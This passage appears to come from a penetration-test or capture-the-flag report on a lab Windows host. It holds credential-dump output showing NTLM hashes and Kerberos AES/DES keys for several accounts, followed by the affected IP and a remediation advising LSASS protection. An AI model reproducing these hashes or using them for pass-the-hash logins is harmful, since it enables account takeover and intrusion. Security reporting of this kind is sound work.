(504) User : WDAGUtilityAccount Hash NTLM: 6c49ebbb29d6750b9a34fee28fadbd3577  Supplemental Credentials: * Primary:NTLM-Strong-NTOWF *     Random Value : e9b42c3ad06e2afe7962656d9c3c9a3f  * Primary:Kerberos-Newer-Keys *     Default Salt : WDAGUtilityAccount     Default Iterations : 4096     Credentials         aes256_hmac      (4096) : da09b3f868e7e9a9a2649235ca6abfee0c7066c410892b6e9f99855830260ee5         aes128_hmac      (4096) : 146ee3db1b5e1fd9a2986129bbf380eb         des_cbc_md5       (4096) : 8f7f0bf8d651fe34 </pre>
	<pre> * Packages *     NTLM-Strong-NTOWF  * Primary:Kerberos *     Default Salt : WDAGUtilityAccount     Credentials         des_cbc_md5       : 8f7f0bf8d651fe34  RID : 000003e9 (1001) User : sysadmin Hash NTLM: 1e09a46bffe68a4cb738b0381af1dc96  Supplemental Credentials: * Primary:NTLM-Strong-NTOWF *     Random Value : 842900376ecf6f9b2d32c3d245c3cd55  * Primary:Kerberos-Newer-Keys *     Default Salt : DESKTOP-2I13CU6sysadmin     Default Iterations : 4096     Credentials         aes256_hmac      (4096) : 91340d4f690646b7cf7bd7b394c30132d85319ec926ab0647eef67fb3a134d62         aes128_hmac      (4096) : 5a966fa1fc1eee2ec781da25c055ce9         des_cbc_md5       (4096) : 94f4e331081f3443     OldCredentials         aes256_hmac      (4096) : 91340d4f690646b7cf7bd7b394c30132d85319ec926ab0647eef67fb3a134d62         aes128_hmac      (4096) : 5a966fa1fc1eee2ec781da25c055ce9         des_cbc_md5       (4096) : 94f4e331081f3443  * Packages *     NTLM-Strong-NTOWF  * Primary:Kerberos *     Default Salt : DESKTOP-2I13CU6sysadmin     Credentials         des_cbc_md5       : 94f4e331081f3443     OldCredentials         des_cbc_md5       : 94f4e331081f3443  RID : 000003ea (1002) User : flag6 Hash NTLM: 50135ed3bf5e77097409e4a9aa11aa39     lm   : 61cc909397b971a1ceb2b26b427682f     ntlm : 50135ed3bf5e77097409e4a9aa11aa39  Supplemental Credentials: * Primary:NTLM-Strong-NTOWF *     Random Value : a562c122b0a3911e0fe200dc3dc942f1  * Primary:Kerberos-Newer-Keys *     Default Salt : WIN10.REKALL.LOCALflag6     Default Iterations : 4096 </pre>
<b>Affected Hosts</b>	172.22.117.20
<b>Remediation</b>	Enable protected mode on LSASS to prevent credential dump attempts.